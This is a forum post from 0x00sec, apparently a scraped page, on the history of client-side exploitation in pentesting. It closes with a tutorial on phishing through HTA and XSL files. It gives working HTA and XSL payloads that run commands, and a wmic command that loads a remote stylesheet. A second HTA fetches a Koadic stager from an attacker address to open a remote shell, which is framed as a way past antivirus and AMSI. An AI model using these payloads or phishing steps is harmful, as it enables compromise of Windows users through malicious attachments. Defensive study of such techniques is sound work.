




[Init](#)[Discord](#)[SigPartners](#)[Log In](#)

Clientside Exploitation in 2018 - How Pentesting Has Changed

■ Malware hacking, pentesting, phishing, xsl, hta



pry0cc  Leader & Offsec Engineer & Forum Daddy 0x00sec VIP

1  Jul 2018

Exploitation in 2018 - How Pentesting Has Changed

Hi 0x00sec! This is the next installment of my pentesting series. If you missed my last two articles, you can read the first one [here](#) ³ and the second one [here](#) ². They are heavily OSINT focussed, and naturally, the next article should be about active recon, however, I move in erratic ways and such the next installment is about exploitation, and specifically, how the field has changed up until now.

Please note, I am not an expert in pentesting history, this is purely my understanding of it and has been sourced from speaking with fellow infosec professionals and my experience.

The History

New, Old School Pentesting

Back in the old days (post 90's, yes, I'm young), pentesting was as easy as doing a port scan, finding a host, and then running a script against it as soon as you were able to download the module from exploit-db or similar. People who did this in the early 2000's were able to pass as pentesters, and be proficient at it, systems were rampant with insecurities, and so getting in (generally speaking), was a straightforward feat. You also had a lot of security consulting businesses charging as little as \$500 for a "pentest", which damaged the name of penetration testing, especially when they later got hit by more advanced threats.

The wave of SQLi and AppSec

Then, people starting getting a little smarter, and pentesters began utilizing things like SQL Injection, XSS and other web application related security, this was nicely supplemented by the release of [sqlmap](#) ⁹, allowing virtually anybody to exploit blind SQL Injection vulnerabilities. Around this period, SQL Injection actually was at the top of the [OWASP Top 10](#) ¹², and after being exploited a wide array of times, it easily became one of the worlds most well-known application vulnerabilities. Containerisation was not really a thing, and infrastructure was still widely deployed by hand.

Breaking into a website was as easy as putting quotation marks on the end of the URL.

[Skip to main content](#)

1 / 8

Around this time, spam emails began to circulate using cheap ploys such as attaching an executable file masquerading as a picture or a zip file. It was common to get spam emails containing something along the lines of "See this funny picture of a cat!", cat-pics.jpg.exe. Anti-virus and anti-spam were badly trained, and so getting an individual to run your exploit was quite straightforward.

Encoding

As a side venture from this, encoding and packers became a popular thing, such as the renowned `shikata ga nai` encoding that came bundled with msfpayload and msfencode (which soon became msfvenom).

Custom RAT era

Soon, these began to be detected easily as well, anti-virus and anti-spam were getting smarter, scanning executables and beating encoding, no longer could you just generate a metasploit payload and encode it. Now you had to make your own RAT/shell, this was a hugely productive era as Windows would run a custom compiled C++ without a hitch, and email allowed for attachment of such things without a problem.

The Powershell Craze

Eventually, though, custom rats and encoding began to fail, antivirus got smarter, and non-signed executables started to get blocked automatically in some environments; especially in businesses. In recent years, though, (2016-2017) Powershell has become the powerhouse of pentesters looking to phish for shells. Powershell has emerged as one of the biggest clientside tools, manifesting itself in things like [Empire](#) ²². Powershell was really great too, until recently...

HTA and XSL, JScript and VBS

Microsoft released [AMSI](#) ⁶⁶, which is bad news for pentesters phishing with PowerShell. No longer does sending a javascript/hta file loading PowerShell work. AMSI picks this stuff up immediately.

Luckily though, the cat and mouse game has reached a new level, and this time the mouse is winning. And this time it's with HTA's, XSL, and [Koadic](#) ²³⁹, and at the time of writing, this method works very very well. The main difference is that koadic uses JScript, which isn't (yet) detected by AMSI in the same way PowerShell is.

The meat...

✕ twitter.com




pry - Ben Bidmead (pry0cc) ⁶⁹

Skip to main content
@fuzzyN0p @mubix https://t.co/yxLxEVe5jZ

Init Discord Partners

▶ 0:00



8:52 PM - 25 Jun 2018 ❤️ 29 ↻ 22

If you follow me on twitter, then you'll have seen my tweet showcasing the (not new), yet creative method of linking HTA with XSL. If you don't follow me on twitter, go do that now, I'm [@pry0cc](#) , <https://twitter.com/pry0cc> ¹³⁶ (shameless plug).

If you've been out of the loop, I'll explain to you what HTA is, what XSL is, and how it works.

If you're really behind as well, you'll be clueless about sharpshooter, and absolutely stellar tool for automatically generating HTA's. If you're interested in using sharpshooter, check out [this](#) ⁴⁸ and then [this](#) ⁴⁰ . Also, I'll give you fair warning, RUN SHARPSHOOTER WITH PYTHON2. It'll run with python3, but it'll fail.

Now that I've saved all you fellow Arch users 10 hours of struggle, let's go through how I pop shells with HTA and XSL.

HTA

Hold up pry0cc, what are HTA's?

HTA's are short for HTML Applications. And they're basically a way to run a HTML app in a popout view, and are treated similar to an actual application, except they're written in HTML. They're handled by the `mshhta.exe` application. One thing that is really cool about HTA's, is their ability to execute vbscript, which means you can execute commands.

Also, HTA files are opened when you double click them.

`payload.hta`

[Skip to main content](#)

1 / 8

```
<script language="VBScript">
    set objShell = CreateObject("Wscript.Shell")
    objShell.run "calc.exe"
    self.close
</script>
```

Init Discord Partners

Here's an example of a HTA file, that will work, right now, on Windows 10. The code here should be fairly self-explanatory, using VBScript it creates a `Wscript.Shell` object, and causes it to run `calc.exe`. Place this on any web server, and clicking this will cause it to download, and will run when you click `run`.

XSL

Now this is good, but it doesn't mean squat unless we can pop a shell, right? Well. Kind of. Luckily, we don't have to answer that because we can! And we can do it with XSL's.

XSL, aka XLST, is a [Microsoft Stylesheet Script Format](#) ¹¹. These payloads also contain the ability to run Microsoft scripting languages.

`payload.xml`

```
<?xml version='1.0'?>
<stylesheet
xmlns="http://www.w3.org/1999/XSL/Transform" xmlns:ms="urn:schemas-microsoft
xmlns:user="placeholder"
version="1.0">
<output method="text"/>
  <ms:script implements-prefix="user" language="JScript">
    <![CDATA[
      var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
    ]]> </ms:script>
</stylesheet>
```

What is really cool with XSL files, is that you can load it in the windows command line remotely, with [WMI](#) ¹⁰. To test this, start a python handler locally with `python -m http.server`, and discover the url, and then run in a windows command prompt:

```
wmic os get /FORMAT:"http://url-to/payload.xml"
```

This should pop a Calculator. What is cool about this, is that there is a tool that generates obfuscated XSL files, and allows you to get shells with it!

I've spoken briefly about Koadic already, so I won't go into it too much, especially when [the github](#)

[239](#) page does such a good job.

[Init](#)

[Discord](#)

[Partners](#)

Generate a stager using `use stager/js/wmic`, and provided you have the port specified open, you'll be able to run this wmic command to run this xsl file. One really cool attack we can do is chain this with HTA's, to execute wmi.

Watch out though, we need to escape out the double quotes. Hold up, you can't just put \ behind it, like a normal language, oh no, Microsoft had the audacity to decide that the escaping character was going to be "...

payload-2.hta

```
<script language="VBScript">
    set objShell = CreateObject("Wscript.Shell")
    objShell.run "wmic os get /FORMAT:""http://your-ip:9996/YjL41.xsl""
    self.close
</script>
```

It's nothing pretty, but send this to your target, click run, boom.

Now you have a shell, to do with, whatever you please!

Conclusion

Pentesting has come a long way, developing your own RAT's is really not very practical anymore, except of course unless you have WMI or HTA launchers for them. Now that we have a method for bypassing AV, we can look to creating a phishing campaign with [gophish](#) [50](#). In the majority of businesses, pentesters resort to using phishing as it is a very good source of shells, with a very high percentage rate.

If you liked this article, please like it and share it wherever you can. Tweet me at [@pry0cc](#) [136](#), or drop a comment saying if you loved, or hated it, and please tell me if I made a mistake and I'll be sure to correct it!

Whats next:

That part is up to you.

I want to know how to do:

[Skip to main content](#)

1 / 8

☐ Advanced HTA attacks with Demiguise

Init

Discord

Partners

☐ Phishing Framework Setup with GoPhish

☐ Phishing Proxy Setup with Judas


☐ Domain Flyovers with Aquatone


☐ Something else (comment!)

30
voters

 Results

16  


 Clientside Exploitation - Tricks of the Trade 0x01 - Sharpshooter + SquibblyTwo

 New AV Bypass techniques

27.3k **14**
views links

4 min
read



pry0cc  Leader & Offsec Engineer & Forum Daddy 0x00sec VIP

Jul 2018

PS. This is not to say that you can not get in externally via just the network. You can definitely. In some very protected networks however, this method seems to work as a good fallback.

nugget

Jul 2018

I want to know what suser looks like

2 Replies 

3  

dtm waifu pillow collector

Jul 2018

Who is this "suser" person? I've never seen them around on this forum before.

[Skip to main content](#)

1 / 8

Init

Discord

3

Partners

nugget

Jul 2018

One of the admins (IRC) side for this network, she is apparently quite beautiful; I am just curious

2

pry0cc

Leader & Offsec Engineer & Forum Daddy 0x00sec VIP

nugget

Jul 2018

I'm not a genie. Also, I don't think it's possible to "see" a markov chains bot.

3

nugget

Jul 2018

Could see its source code, but she is real I know it I have seen her delicate hand on webcam

29 days later

Closed on Jul 31, 2018

This topic was automatically closed after 30 days. New replies are no longer allowed.


Reply

New & Unread Topics

Topic	Replies	Activity
I have access to the cisco gateway. Privilege 15. How do I get into the domain? Pentesting	2	Nov 2023

<div>Ethical Hacking - Extreme Noob - Need Guidance (Where to correctly start?)</div> <div><div>Beginner Guides</div><div>hacking, beginner, new</div></div>	Init	Discord	Partners	3	Dec 2023
<div>Web pentesting noob qustion</div> <div><div>Beginner Guides</div></div>				1	Jul 18
<div>Black hat hacking begineer to elite (complete guide)</div> <div><div>Beginner Guides</div><div>hacking</div></div>				4	Aug 20
<div>Useful Resources</div> <div><div>Uncategorized</div><div>hacking, linux, reverseengineering, networking, tutorial</div></div>				0	Aug 19

Want to read more? Browse other topics in [Malware](#) or [view latest topics](#).

 Powered by Discourse